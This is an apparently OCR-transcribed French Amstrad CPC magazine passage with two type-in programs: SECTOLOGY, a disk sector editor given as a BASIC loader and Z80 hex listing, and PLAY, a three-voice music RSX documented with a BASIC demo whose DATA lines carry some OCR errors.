Lecture du secteur précédent. Si le secteur présent est premier de la piste, le programme lit alors de « dernier » secteur de la piste précédente.

Suivant
Option inverse de « Précédent ».

Ecriture
Ecrit le secteur présent sur disquette. Avant écriture, le secteur non modifié est lu puis conservé en mémoire afin d'être restitué en cas d'erreur par l'option UNDO.

Lecture
Lit le secteur et l'affiche.

Recherche
Permet de rechercher (sur toute la disquette) une chaîne de seize caractères maximum ou de seize codes hexa.

Undo
Restitue le secteur non modifié. N'est fonctionnel qu'après utilisation de la fonction « écriture ».

Graphique
Affichage graphique (exact) de tous les caractères.

ASCII
N'affiche que les caractères compris entre 32 et 129, les autres étant remplacés par un point.

Sauvegarde

Sauvez sous un nom de votre choix, le court programme Basic de chargement. Entrez ensuite par Amsaisie (reportez-vous à son mode d'emploi) le listing de codes hexadécimaux. Spécifiez 9470 comme adresse de début et sauvez le langage machine par l'option « S » sous le nom « SECTO ». Si vous ne souhaitez pas saisir en une seule fois la totalité des codes, morcelez votre travail en créant plusieurs fichiers (SECTO1, SECTO2, etc.). Ces derniers devront ultérieurement être chargés à la suite (LOAD"SECTO1.BIN":LOAD" SECTO2.BIN", etc.) après un MEMORY &946F et sauvegardés ainsi dans un fichier unique :
SAVE"SECTO",b,&9470,&BFF

Maurice Kong. A.Siou


```
10 '****************************          [894]
20 '*                          *          [175]
30 '* SECTOLOGY Version 1.0    *          [890]
40 '*                          *          [175]
50 '* ------------------------ *          [1408]
60 '*                          *          [175]
70 '*  Maurice Kong.A.Siou     *          [1305]
80 '*                          *          [175]
90 '****************************          [894]
100 MEMORY &946F:BORDER 0:INK 0,0:I [1309]
NK 1,26
110 LOAD"SECTO.BIN",&9470:CALL &947 [2284]
0
```

```
9470:3E 02 CD 0E BC CD 00 BB:63
9478:3E 09 06 0D CD 27 BB 3E:53
9480:41 32 6D A0 AF 32 7A A0:8F
9488:32 77 A0 32 6C A0 CD 06:76
9490:B9 11 00 00 ED 53 74 A0:42
9498:CD 08 9C 3E 01 32 78 A0:26
94A0:CD 6F 9E 3A 70 A0 FE 03:59
94A8:20 09 CD D9 98 AF 32 78:FC
94B0:A0 18 31 CD CF 9E 3E 01:A6
94B8:32 76 A0 AF 32 78 A0 4F:DC
94C0:3A 76 A0 B9 28 1E 79 32:4E
94C8:76 A0 01 20 06 B7 20 03:73
94D0:01 06 20 78 21 7D C7 CD:35
94D8:E2 9D 79 21 CD C7 CD E2:C8
94E0:9D CD 4C 9B CD F4 9A 21:41
94E8:00 00 23 CB 4C C4 01 A0:1B
94F0:CD 09 BB 30 F5 FE FC CA:FE
94F8:47 96 FE 0D CA 73 95 FE:44
9500:F0 D2 71 95 4F 3A 78 A0:FE
9508:B7 28 DF 3A 7D A0 CB 67:E4
9510:20 50 79 CD 15 A0 30 D2:12
9518:F5 3A 79 A0 B7 CC 01 A0:19
9520:CD E7 9F F1 CD CB 9A 4F:7A
9528:DD 21 7F A0 11 00 01 3A:26
9530:71 A0 B7 28 02 DD 19 3A:E7
9538:7D A0 E6 0F 16 00 5F DD:31
9540:19 3A 7E A0 11 10 00 CD:34
9548:54 9E DD 19 79 DD 77 00:92
9550:CD B6 9D 3A 7D A0 3C E6:7E
9558:1F 32 7D A0 CD 0C 9B C3:92
9560:E7 94 3E 01 32 79 A0 CD:C7
9568:E7 9F 79 CD 9B 9D 79 18:92
9570:B6 E6 03 32 7C A0 4F 3A:7B
9578:78 A0 B7 28 70 3A 79 A0:C7
9580:B7 CC 01 A0 3A 7C A0 FE:8D
9588:0D CA 61 96 CD 0C 9B 3A:99
9590:7C A0 ED 5B 7D A0 B7 28:85
9598:4B FE 01 28 4A FE 02 28:11
95A0:49 1C CD B3 95 CD 0C 9B:23
95A8:CD 47 9D 06 06 CD 69 9E:CE
95B0:C3 E7 94 3E 1F A3 32 7D:32
95B8:A0 3E 0F A2 32 7E A0 CB:F7
95C0:7A 28 0F 3A 71 A0 B7 EE:F6
95C8:01 32 71 A0 CA 4C 9B C3:15
95D0:82 96 CB 62 C8 3A 71 A0:BD
95D8:EE 01 32 71 A0 B7 C2 4C:64
95E0:9B C3 36 9A 15 18 BB 14:9F
95E8:18 B8 1D 18 B5 79 FE 0D:BB
95F0:28 42 CD F4 9A 3A 77 A0:9B
95F8:47 79 B7 28 1B FE 01 28:6E
9600:20 FE 02 28 25 78 3C FE:B5
9608:0A 20 01 AF 32 77 A0 CD:8E
9610:F4 9A CD 67 9E C3 E7 94:44
9618:78 FE 05 38 09 D6 05 18:5D
9620:EB 78 FE 05 30 F7 C6 05:0E
9628:18 E2 78 3D FE FF 20 DC:66
9630:3E 09 18 D8 3A 77 A0 21:6F
9638:4D 96 B7 28 05 47 23 23:22
9640:10 FC 5E 23 56 D5 C9 CD:24
9648:09 B9 C3 00 BB 61 96 7E:93
9650:96 AA 96 F7 96 D1 98 D9:8B
9658:98 32 9A 78 9A 90 9A A7:35
9660:9A 3A 78 A0 EE 01 32 78:7B
9668:A0 32 79 A0 CD 0C 9B 21:7E
9670:00 00 22 7D A0 CD 47 9D:F6
9678:CD 67 9E C3 E7 94 AF 32:FF
9680:71 A0 3A 6D A0 4F E6 0F:B2
9688:FE 01 79 20 16 C6 08 32:CC
9690:6D A0 3A 6C A0 B7 20 04:54
9698:3E 27 18 01 3D 32 6C A0:27
```

```
96A0:C3 39 9A 3D 32 6D A0 C3:0B
96A8:39 9A 21 7F A2 CD D2 9E:90
96B0:B7 28 0D CD 23 9F AF 32:A2
96B8:70 A0 CD 5D 9F C3 E7 94:65
96C0:3E 01 32 7A A0 21 7F A0:21
96C8:CD D4 96 CD E2 9F CD F5:A5
96D0:9E C3 E7 94 E5 0E 07 CD:09
96D8:0F B9 3E FF CD 72 CA 3A:B6
96E0:6C A0 57 3A 6D A0 4F 1E:BD
96E8:00 E1 CD 4E C6 F5 AF CD:B1
96F0:72 CA CD 18 B9 F1 C9 CD:E7
96F8:23 9F AF 32 7B A0 21 92:FF
9700:C1 CD 3B 9D 2D 2D 2D 2D:B1
9708:2D 20 52 45 43 48 45 52:A5
9710:43 48 45 20 2D 2D 2D 2D:4B
9718:2D 23 21 E3 C1 CD 3B 9D:69
9720:28 48 29 65 78 61 20 6F:1D
9728:75 20 28 41 29 73 63 69:25
9730:69 3A 3F 23 2B DD 21 7B:70
9738:A0 CD 09 BB 30 FB CB AF:A5
9740:FE 48 28 40 FE 41 20 F1:D5
9748:CD E2 9D 21 35 C2 06 10:59
9750:11 D0 C7 3E 8F CD E2 9D:A8
9758:2B CD 09 BB 30 FB FE 7F:53
9760:20 12 CB 60 20 F3 DD 35:79
9768:00 1B 04 3E 20 CD E2 9D:C8
9770:2B 2B 18 DF FE 0D 28 48:CF
9778:12 DD 34 00 13 CD E2 9D:91
9780:10 D1 18 3C CD E2 9D 21:B9
9788:31 C2 01 D0 C7 CD 3B 9D:4F
9790:8F 8F 23 2B 2B CD 09 BB:4F
9798:30 FB FE 0D 28 22 CD 15:91
97A0:A0 30 F2 CD CB 9A 02 DD:0A
97A8:34 00 03 79 FE E0 28 16:0B
97B0:FE D8 20 05 21 81 C2 18:BE
97B8:D4 3E 2C CD E2 9D 18 CD:BE
97C0:CD 3B 9D 20 20 23 DD 7E:BA
97C8:00 B7 CA B3 98 2A 6C A0:61
97D0:22 6E A0 21 D2 C2 CD 3B:54
97D8:9D 50 69 73 74 65 3A 20:6B
97E0:20 20 20 53 65 63 74 65:CB
97E8:75 72 3A 26 23 21 D8 C2:A4
97F0:3A 6C A0 5F 16 00 CD 7D:8C
97F8:9D 21 E5 C2 3A 6D A0 CD:08
9800:9B 9D CD CF 9E B7 20 58:39
9808:21 7F A0 01 00 02 11 D0:C4
9810:C7 1A ED B1 E2 60 98 C5:C6
9818:3A 7B A0 47 4F 05 28 08:D0
9820:13 1A BE 20 38 23 10 F8:26
9828:21 22 C3 CD 3B 9D 5A 6F:34
9830:6E 65 20 52 65 63 68 65:A2
9838:72 63 68 65 65 3A 23 3E:72
9840:0C 32 2F C3 3E 18 32 2F:BF
9848:CB C1 21 FF 01 ED 42 22:DE
9850:74 A0 11 74 A0 21 33 C3:38
9858:CD 94 9D 18 46 C1 18 AE:D3
9860:CD 53 9A CD 09 BB 30 04:77
9868:FE 0D 28 47 ED 5B 6E A0:D0
9870:3A 6D A0 BA C2 ED 97 3A:89
9878:6C A0 BB C2 ED 97 21 22:60
9880:C3 CD 3B 9D 5A 6F 6E 65:1C
9888:20 4E 6F 6E 20 54 72 6F:C0
9890:75 76 65 65 20 2E 2E 2E:87
9898:23 3E 0C 32 30 C3 3E 18:18
98A0:32 30 CB CD F5 9E CD 06:98
98A8:BB CD FB 9E AF 32 71 A0:53
98B0:C3 39 9A 21 22 C3 CD 3B:EC
98B8:9D 53 74 6F 70 20 52 65:6A
98C0:63 68 65 72 63 68 65 20:4A
98C8:2E 2E 2E 23 CD E2 9F 18:73
98D0:D2 CD F4 9A 3E 01 C3 BF:56
98D8:94 CD 23 9F 21 92 C1 CD:D4
98E0:3B 9D 2D 2D 2D 20 45 44:80
98E8:49 54 49 4F 4E 20 50 49:BC
98F0:53 54 45 20 2D 2D 2D 23:3E
98F8:CD 6F 9E 3A 70 A0 FE 03:B5
9900:20 08 32 70 A0 CD 5D 9F:CC
9908:18 CF 21 E5 C1 CD 3B 9D:F4
9910:70 69 73 74 65 20 64 65:B7
9918:20 30 20 61 20 34 33 23:2C
9920:21 37 C2 CD 3B 9D 50 49:11
9928:53 54 45 20 4E 6F 3A 8F:53
```

```
9930:20 20 23 2B 2B 2B CD F5:6F
9938:9E CD E0 9A FE 7F 28 E0:3B
9940:FE 0D 28 41 47 CD E2 9D:E0
9948:3E 8F CD E2 9D 2B CD E0:D2
9950:9A FE 7F 28 CB FE 0D 28:26
9958:32 4F CD E2 9D 3E 8F CD:58
9960:E2 9D CD E0 9A FE 7F 28:64
9968:B7 FE 0D 20 F5 2B 78 D6:51
9970:30 47 B7 28 05 AF C6 0A:E3
9978:10 FC 47 79 D6 30 80 FE:61
9980:2C 30 9D 18 09 06 30 78:E1
9988:CD E2 9D 78 D6 30 32 6C:89
9990:A0 3E 20 CD E2 9D CD 6F:AF
9998:9E 3A 70 A0 FE 03 28 80:C2
99A0:21 82 C2 CD 3B 9D 73 65:1B
99A8:63 74 65 75 72 20 64 65:4D
99B0:20 26 20 20 20 61 20 26:96
99B8:23 11 6D A0 1A 21 8E C2:1D
99C0:CD 9B 9D 1A C6 08 21 94:FB
99C8:C2 CD 9B 9D 21 D4 C2 CD:AC
99D0:3B 9D 53 45 43 54 45 55:0A
99D8:52 20 4E 6F 3A 26 23 3A:5D
99E0:6D A0 CB 7F 3E 34 28 02:6C
99E8:3E 43 CD E2 9D CD 3B 9D:F3
99F0:8F 20 23 2B 2B CD E0 9A:F8
99F8:FE 0D 28 F9 FE 7F 28 F5:57
9A00:5F CD E2 9D 3E 8F CD E2:C1
9A08:9D CD 09 BB 30 FB FE 7F:78
9A10:28 BA FE 0D 20 F3 7B D6:FB
9A18:31 FE 09 30 AF 3C 5F 3A:9E
9A20:6D A0 E6 F0 B3 32 6D A0:8F
9A28:AF 32 71 A0 CD FB 9E C3:DD
9A30:39 9A AF 32 71 A0 CD 53:AF
9A38:9A CD CF 9E B7 28 09 CD:5B
9A40:23 9F 32 70 A0 CD 5D 9F:A7
9A48:CD 4C 9B 3A 78 A0 B7 C0:5F
9A50:C3 E7 94 3A 6D A0 4F E6:A4
9A58:0F FE 09 79 20 15 E6 F0:8C
9A60:3C 32 6D A0 3A 6C A0 FE:B9
9A68:27 20 03 AF 18 01 3C 32:82
9A70:6C A0 C9 3C 32 6D A0 C9:23
9A78:AF 32 71 A0 3C 32 78 A0:8A
9A80:CD 39 9A CD F5 9E AF 32:FB
9A88:78 A0 CD E2 9F C3 E7 94:C6
9A90:3A 7A A0 B7 CA E7 94 AF:29
9A98:32 71 A0 32 7A A0 21 7F:61
9AA0:A2 CD D4 96 C3 39 9A CD:76
9AA8:F4 9A AF C3 BF 94 7A D6:E5
9AB0:30 CB 67 28 02 D6 07 CB:7E
9AB8:27 CB 27 CB 27 CB 27 57:A6
9AC0:7B D6 30 CB 67 28 02 D6:0D
9AC8:07 B2 C9 57 CD E2 9D CD:54
9AD0:09 BB 30 FB CD 15 A0 30:0B
9AD8:F6 5F CD E2 9D C3 AE 9A:1E
9AE0:CD 09 BB 30 FB FE 0D C8:09
9AE8:FE 7F C8 FE 30 38 F1 FE:1C
9AF0:3A 30 ED C9 C5 3A 77 A0:C0
9AF8:21 30 C7 B7 28 07 47 11:E8
9B00:10 00 19 10 FD 0E 10 CD:BC
9B08:39 9B C1 C9 21 9B C1 11:8F
9B10:03 00 0E 02 3A 7D A0 CB:E0
9B18:67 28 08 21 CC C1 11 01:0A
9B20:00 0E 01 E6 0F B7 28 04:A2
9B28:47 19 10 FD 3A 7E A0 B7:3F
9B30:28 07 11 50 00 47 19 10:CB
9B38:FD E5 11 00 08 06 08 3E:1A
9B40:FF AE 77 19 10 F9 E1 23:25
9B48:0D 20 EE C9 CD E5 9B 21:35
9B50:18 29 22 E2 9D 3A 7D A0:24
9B58:F5 AF 32 7D A0 21 FB C0:C2
9B60:3A 6C A0 5F 16 00 CD 7D:00
9B68:9D 21 0C C1 3A 6D A0 CD:A2
9B70:9B 9D 21 1A C1 3A 71 A0:8A
9B78:3C CD 9B 9D CD 47 9D DD:E2
9B80:21 7F A0 3A 71 A0 11 00:B7
9B88:01 CD 54 9E DD 19 21 00:FA
9B90:00 3A 71 A0 B7 28 03 21:79
9B98:00 01 22 74 A0 21 94 C1:E0
9BA0:0E 10 E5 C5 11 74 A0 CD:F5
9BA8:94 9D 3E 3A CD E2 9D 23:5B
9BB0:23 06 10 DD 7E 00 CD 9B:47
9BB8:9D DD 7E 00 CD B6 9D 3A:A5
```

```
9BC0:7D A0 3C E6 0F 32 7D A0:F8
9BC8:23 DD 23 10 E6 2A 74 A0:BA
9BD0:11 10 00 19 22 74 A0 C1:9C
9BD8:E1 11 50 00 19 0D 20 C2:BD
9BE0:F1 32 7D A0 C9 21 91 C1:F7
9BE8:0E 10 E5 06 08 C5 54 5D:0A
9BF0:E5 13 01 4A 00 ED B0 E1:4C
9BF8:11 00 08 19 C1 10 EE E1:65
9C00:11 50 00 19 0D 20 E3 C9:EF
9C08:21 08 C0 CD 48 9E 53 45:D8
9C10:43 54 4F 4C 4F 47 59 23:F0
9C18:21 31 C0 CD 3B 9D 70 61:3C
9C20:72 20 4D 61 75 72 69 63:AF
9C28:65 20 4B 4F 4E 47 2D 41:E6
9C30:2D 53 49 4F 55 23 3E 01:9B
9C38:CD 2B A0 21 6D C0 CD 3B:C2
9C40:9D 56 45 52 53 49 4F 4E:9F
9C48:20 31 2E 30 23 21 A0 C0:37
9C50:01 12 4E CD 2C 9F 21 34:3A
9C58:C7 CD 3B 9D 43 6F 75 72:F9
9C60:61 6E 74 23 21 44 C7 CD:5B
9C68:3B 9D 50 72 65 63 65 64:2F
9C70:65 6E 74 23 3E 0C 32 46:38
9C78:C7 32 48 C7 3E 18 32 46:EA
9C80:CF 32 48 CF 21 54 C7 CD:3D
9C88:3B 9D 45 63 72 69 74 75:68
9C90:72 65 23 21 64 C7 CD 3B:7A
9C98:9D 52 65 63 68 65 72 63:8D
9CA0:68 65 23 21 72 C7 CD 3B:8E
9CA8:9D 47 72 61 70 68 69 71:AD
9CB0:75 65 23 21 85 C7 CD 3B:BE
9CB8:9D 50 69 73 74 65 23 21:3A
9CC0:95 C7 CD 3B 9D 53 75 69:8E
9CC8:76 61 6E 74 23 21 A4 C7:CC
9CD0:CD 3B 9D 4C 65 63 74 75:0E
9CD8:72 65 23 21 B6 C7 CD 3B:14
9CE0:9D 55 6E 64 6F 23 21 C4:B7
9CE8:C7 CD 3B 9D 41 53 43 49:10
9CF0:49 23 21 F4 C0 CD 3B 9D:72
9CF8:50 49 53 54 45 3A 23 21:97
9D00:03 C1 CD 3B 9D 53 45 43:E1
9D08:54 45 55 52 3A 23 21 14:77
9D10:C1 CD 3B 9D 50 41 47 45:30
9D18:3A 23 21 22 C1 CD 3B 9D:BB
9D20:41 44 52 45 53 53 45 20:E4
9D28:43 4F 55 52 41 4E 54 45:26
9D30:3A 23 3E 06 21 CD C7 CD:F0
9D38:E2 9D C9 D1 1A 13 D5 FE:EE
9D40:23 C8 CD E2 9D 18 F4 21:41
9D48:18 29 22 E2 9D 21 00 00:E8
9D50:3A 7D A0 E6 0F 6F 3A 7E:60
9D58:A0 11 10 00 CD 54 9E 19:8E
9D60:3A 71 A0 11 00 01 CD 54:7B
9D68:9E 19 22 72 A0 21 34 C1:06
9D70:11 72 A0 CD 94 9D 21 00:4F
9D78:00 22 E2 9D C9 01 F6 FF:75
9D80:EB AF 09 3C 38 FC ED 42:5F
9D88:EB C6 2F CD E2 9D 7B C6:92
9D90:30 C3 E2 9D 13 1A CD 9B:34
9D98:9D 1B 1A F5 CD A4 9D F1:FB
9DA0:E6 0F 18 08 CB 3F CB 3F:66
9DA8:CB 3F CB 3F C6 30 FE 3A:87
9DB0:38 30 C6 07 18 2C E5 C5:70
9DB8:4F 3A 7D A0 E6 0F 3C 47:73
9DC0:3E 31 D6 02 10 FC 5F 16:25
9DC8:00 19 3A 76 A0 B7 20 0B:B0
9DD0:79 FE 20 38 04 FE 81 38:F7
9DD8:02 0E 2E 79 CD E2 9D C1:39
9DE0:E1 C9 00 00 C5 D5 E5 FD:A3
9DE8:E5 FD 21 00 38 B7 28 08:A7
9DF0:11 08 00 CD 54 9E FD 19:7B
9DF8:06 08 11 00 08 FD 7E 00:37
9E00:77 19 FD 23 10 F7 FD E1:33
9E08:E1 D1 C1 23 C9 D5 E5 FD:BC
9E10:21 00 38 B7 28 08 11 08:07
9E18:00 CD 54 9E FD 19 1E 08:B1
9E20:FD 56 00 0E 02 06 04 CB:F6
9E28:27 CB 27 CB 22 30 04 CB:CB
9E30:CF CB C7 10 F2 77 23 0D:D8
9E38:20 EB 01 FE 07 09 FD 23:10
9E40:1D 20 DD E1 23 23 D1 C9:B9
9E48:D1 1A 13 D5 FE 23 C8 CD:6F
9E50:0D 9E 18 F4 E5 06 08 21:B9
9E58:00 00 1F 30 01 19 CB 23:4D
9E60:CB 12 10 F6 D1 EB C9 06:6C
9E68:0A CD 19 BD 10 FB C9 0E:95
9E70:07 CD 0F B9 3E FF CD 72:26
9E78:CA AF 32 70 A0 21 70 A0:02
9E80:34 3A 6D A0 4F 3A 6C A0:2E
9E88:57 1E 00 21 7F A4 CD 66:12
9E90:C6 FE 00 28 16 FE 41 20:8F
9E98:07 3E 03 32 70 A0 18 0B:E3
9EA0:3A 70 A0 FE 02 20 0B 3C:EF
9EA8:32 70 A0 AF CD 72 CA C3:03
9EB0:18 B9 3A 6D A0 B7 20 05:42
9EB8:32 70 A0 18 06 FE 41 3E:33
9EC0:C1 28 02 3E 41 32 6D A0:07
9EC8:18 B3 21 7F A2 18 03 21:AF
9ED0:7F A0 E5 0E 07 CD 0F B9:1C
9ED8:3E FF CD 72 CA 3A 6C A0:02
9EE0:57 1E 00 3A 6D A0 4F E1:6A
9EE8:CD 66 C6 F5 AF CD 72 CA:2C
9EF0:CD 18 B9 F1 C9 CD 09 BB:77
9EF8:38 FB C9 3E EB 18 01 AF:83
9F00:32 0E 9F 32 16 9F 3E 40:E3
9F08:21 40 C1 11 E8 80 EB 01:2E
9F10:19 00 ED B0 3D C8 EB 01:56
9F18:E7 07 09 30 F1 01 50 C0:E0
9F20:09 18 EB CD FF 9E 01 06:3C
9F28:17 21 40 C1 16 9A 1E 9C:6A
9F30:3E 96 CD 47 9F 16 20 1E:AA
9F38:95 3E 95 CD 47 9F 0D 20:1F
9F40:F8 16 9A 1E 99 3E 93 C5:D4
9F48:E5 CD E2 9D 7A CD E2 9D:DE
9F50:10 FA 7B CD E2 9D E1 01:A2
9F58:50 00 09 C1 C9 CD F5 9E:3A
9F60:CD E2 9F CD 26 9F 21 92:92
9F68:C1 CD 3B 9D 2D 2D 2D 2D:21
9F70:20 41 54 54 45 4E 54 49:48
9F78:4F 4E 20 21 20 2D 2D 2D:9C
9F80:2D 23 21 32 C2 CD 3B 9D:29
9F88:45 52 52 45 55 52 20 65:81
9F90:6E 20 23 3A 70 A0 B7 20:01
9F98:12 CD 3B 9D 45 63 72 69:71
9FA0:74 75 72 65 20 21 21 21:82
9FA8:23 18 0F CD 3B 9D 4C 65:E7
9FB0:63 74 75 72 65 20 21 21:D4
9FB8:21 23 21 D1 C2 CD 3B 9D:F4
9FC0:56 65 72 69 66 69 65 72:9B
9FC8:20 4C 65 63 74 65 75 72:5B
9FD0:20 44 69 73 71 75 65 23:1D
9FD8:CD E2 9F CD 06 BB CD FB:1B
9FE0:9E C9 3E 07 C3 5A BB 21:24
9FE8:9B C1 3A 7E A0 11 50 00:9C
9FF0:CD 54 9E 19 3A 7D A0 E6:A4
9FF8:0F 11 03 00 CD 54 9E 19:92
A000:C9 3A 78 A0 B7 C8 CD 0C:13
A008:9B 3A 79 A0 EE 01 32 79:30
A010:A0 21 00 00 C9 FE 30 38:A0
A018:10 FE 3A 38 0A E6 DF FE:05
A020:47 30 06 FE 41 38 02 37:ED
A028:C9 B7 C9 21 00 F8 01 50:7B
A030:00 09 3D 20 FC 54 5D ED:D0
A038:42 06 08 C5 E5 D5 01 50:F8
A040:00 C5 ED B0 C1 E1 CD 5C:0D
A048:A0 EB E1 E5 D5 ED B0 E1:8C
A050:CD 5C A0 EB E1 CD 5C A0:4E
A058:C1 10 E0 C9 C5 01 00 F8:30
A060:09 7C FE C0 30 04 01 B0:28
A068:3F 09 C1 C9 00 00 00 00:DA
```



PLAY

Lors de l'adaptation d'une œuvre musicale aux trois voix du CPC, quel musicien n'a pesté contre la fastidieuse commande SOUND du basic Amstrad ?

Cette merveilleuse routine en langage machine (accessible via quatre RSX) facilitera désormais la vie de nos compositeurs en herbe. Celle-ci permet en effet d'ordonner directement l'exécution des chaînes musicales codées « naturellement ». Ainsi, la transcription d'une partition s'effectuera le plus simplement du monde, par l'écriture sur les trois voix des notes nommées sous leur « vrai » nom (do, ré, mi, etc.).

Le programme basic de démonstration, offre un aperçu des possibilités de la routine, ainsi qu'un exemple concret d'utilisation.

Mode d'emploi

|VOIX.1,chaîne alphanumérique : affectation au canal A (voix droite) d'une chaîne musicale. Celle-ci peut être transmise soit directement, soit par le biais d'une variable alphanumérique ; **exemple** :
|VOIX.1,"DOREMIFASOL" (uniquement sur 6128)
A$="SILASOLFAMI" :
|VOIX.1,@A$(compatible 464/6128)
|VOIX.2,chaîne alphanumérique : idem, canal B (voix gauche).
|VOIX.3,chaîne alphanumérique : idem, canal C (voix droite / gauche).

La chaîne musicale doit respecter certaines règles syntaxiques ; elle ne doit comporter que des majuscules et peut comprendre :
— Les sept notes de base de la gamme (DO, RE, MI, FA, SOL, LA, SI).
— Les altérations dièse (#) et bémol (b) placées avant la note à altérer : **exemple** :
|VOIX.1,"DOREMIFASOL#FA#MIREbDO"
— Le numéro de l'octave (1 à 8) précédé de la lettre O ; **exemple** :
|VOIX.1,"O4DOREMIFASOLLASIO5DOO4SILASOLFAMIREDO"
— La durée de la note, comportant obligatoirement deux chiffres (01 à 99), précédée de la lettre U (le tout précédant la note). Le tableau suivant précise la correspondance note / durée.

	96	48	24	12	06	03
Notes pointées			72	36	18	09
Triolets (valeur de chaque note)				08	04	02

Exemple :
IVOIX.1,"O4U24REU18SOLLU06SOLU24SOLLAU18SIU06SIU36SIU12SILASIO5U24DOO4FA#LASOL"

— La base de temps utilisée (1 à 9) précédée de la lettre B et servant à fixer le tempo ; **exemple :**
B3 = tempo de 80 à la noire.
B2 = tempo de 120 à la noire.

— Le volume, comportant obligatoirement deux chiffres (01 à 15), précédé de la lettre V : **exemple :**
IVOIX.1,"V13DOREMIFASOLV05SOLFAMIREDO"

— Les figures de silence classique, spécifiées par un nombre à deux chiffres précédé de la lettre P. Le tableau suivant précise la relation valeur/ silence.

96	48	24	12	06	03

Exemple :
IVOIX.1,"O4SOLP48U24SOLP48U72SOLP24SIO5DOO4FA"

Les valeurs allouées à l'octave, à la durée de la note, au tempo et au volume, restent constantes à l'intérieur de la chaîne musicale jusqu'à modification. Par défaut, ses valeurs sont : O4, U24, B2 et V12.

IPLAY,nombre d'exécutions : exécute le nombre de fois spécifié, les chaînes musicales préalablement affectées. Le paramètre facultatif « nombre d'exécutions », vaut 1 par défaut et peut être transmis directement ou via une variable numérique. Après exécution de cette instruction, les données de chacune des voix sont réinitialisées.

Si aucune chaîne alphanumérique n'a été transmise à l'un des canaux avant l'appel de cette instruction, le canal en question restera évidemment muet ; **exemple :**
IVOIX.1,"O4U12DOREMIFASOLLASILASOLFAMIREDO"
IVOIX.2,"O5U12DOO4SILASOLFAMIREMIFASOLLASIO5DO"
IPLAY,1 (ou plus simplement, PLAY)

Remarque : toute erreur de syntaxe dans l'une des chaînes musicales, sera détectée lors de l'exécution et signalée par l'affichage d'un message du type « Erreur sur le canal... ».

Sauvegarde

Sauvez sous un nom de votre choix, le programme Basic de démonstration. Entrez ensuite par *Amsaisie* (reportez-vous à son mode d'emploi), le court listing de codes hexadécimaux. Spécifiez 9500 comme adresse de début et sauvegardez le fichier binaire par l'option « S » sous le nom « PLAY ».

La mise en œuvre des RSX nécessite la procédure de chargement :
MEMORY &94FF : LOAD "PLAY.BIN",&9500 : CALL &9500

Philippe Marin

```
10 '******* DEMO DU PRG PLAY ****** [2043]
20 MEMORY &94FF:LOAD"PLAY.BIN",&950 [3028]
0
30 CALL &9500                       [680]
40 CLS                              [91]
50 FOR T=1 TO 11                    [807]
60 READ V1$:|VOIX.1,@V1$            [1153]
70 READ V2$:|VOIX.2,@V2$            [1006]
80 |PLAY                            [576]
90 NEXT T                           [360]
100 END                             [110]
200 DATA V1307U12MI06MI07MI06MI07MI [11980]
MIU06REDO06SILASOLFA#U12MIFA#SOLLAU
24SIP12SISOL#U06SILAU12SOL#MILASI07
DO06LAFA#U06LASOLU12FA#REU24SOLP12S
OLLASI07DO06LASI07MI06LASI07MIDO06L
ASIU24MIP24
210 DATA V1305U12MI04MI05MI04MI05MI [14382]
MIU06REDO04SILASOLFA#U12MIFA#SOLLAU
24SIP12SISOL#U06SILAU12SOL#MILASI05
DO04LAFA#U06LASOLU12FA#REU24SOLP12S
OLLASI05DO04LASI05MI04LASI05MIDO04L
ASIU24MIP24
220 DATA V0907P12U06SOLLASILASOLLAU [10133]
24SIP36U06SOLLASILASOLFA#U12SOLMIP3
6U06SOLLASILASOLLAU24SIP36V13U12MIM
IMIV11U48FA#P12REREREV09U48MIP12DOD
OFA#U24RE#P12SIU24SIP12MIFA#FA#FA#F
A#
230 DATA V0905P12U06MIFA#SOLFA#MIFA [11328]
#U24SOLP36U06MIFA#SOLFA#MIRE#U12MIO
4MIP3605U06MIFA#SOLFA#MIFA#U24SOLP3
6V13U06DO04SI05DOREMIDOV11U48REP120
4U06SILASI05DORE04SIV0905U48DOP1204
U06LASOLLASI05DO04LAU24SIP12SIU24MI
P1205MIRE#RE#RE#RE#
240 DATA MIMIDO06LAU24SOLP24         [1273]
250 DATA MI04LASISIU24MIP24          [1798]
260 DATA V13P8407U12MI06MI07MI06MIO [8952]
7MIMIU06REDO06SILASOLFA#U12MIFA#SOL
LAU24SIP12SISOL#U06SILAU12SOL#MILAS
I07DO06LAFA#U06LASOLU12FA#REU24SOLP
12SOLLASI07DO06LASI07MI06LASI07MIDO
06LASIU24MIP24
270 DATA V13P8405U12MI04MI05MI04MIO [14335]
5MIMIU06REDO04SILASOLFA#U12MIFA#SOL
LAU24SIP12SISOL#U06SILAU12SOL#MILAS
```

```
I05D004LAFA#U06LASOLU12FA#REU24SOLP
12SOLLASI05D004LASI05MI04LASI05MIDO
04LASIU24MIP24
280 DATA V09P12U06SI07DOU12RERE06FA [12624]
#U06REMIFA#MIFA#REU24SOLP1207SOLU06
SOLFA#SOLLASOLFA#SOLMIU24LAP12LAU06
LASOLLASILASOLLAFA#U24SIP12SIU06SIL
ASOLFA#MIRED006SIU24LAP12LAU06SILAS
I07D006SI07D006LASIU24SOL#
290 DATA P96P96P96P96P96P24          [1191]
300 DATA P12MIU06LA07D006SILASOL#SI [13799]
LASOL#LA07D006SILASOL#SILASOL#LASIO
7DORE06U18SOL#U06LAU24LAV13P0607RED
OREU1206SISOL07U06D006SILASOLU12FA#
REU48SOLU24FA#U06SOLLASI07D006U18FA
#U06SOLU24SOL
310 DATA P72P96P96P96P72             [485]
320 DATA V1107P12MI06MI07MI06MI07MI [15875]
MIU06RED006SILASOLFA#U12MIFA#SOLLAU
24SIP12V09SISOL#U06SILAU12SOL#MILAS
I07D006LAFA#U06LASOLU12FA#REU24SOLP
12V13SOLLASI07D006LASI07MI06LASI07M
ID006LASIU24MI
330 DATA V1105P12MI04MI05MI04MI05MI [13555]
MIU06RED004SILASOLFA#U12MIFA#SOLLAU
24SIP12V09SISOL#U06SILAU12SOL#MILAS
I05D004LAFA#U06LASOLU12FA#REU24SOLP
12V13SOLLASI05D004LASI05MI04LASI05M
ID004LASIU24MI
340 DATA P12V11SOL07D006LAP12LAU24S [16195]
OLP1207SOLU24SOLP12MIU24LAP12REV12U
24REP12REU24REP12REV13REU06D006SIU1
2LA07U06REDOV1106SI07SILASISOLLAFA#
SOLMISOLFA#SOLMIFA#SOLMIU12FA#REU06
FA#SOLFA#SOLFA#MIREMIU18DO#06U06SIS
I07DOREMIU24FA#
350 DATA P12V11MIU24FA#P12FA#U24SOL [15203]
P12SIU2405DOP12DOU24DOP12DOV1204U24
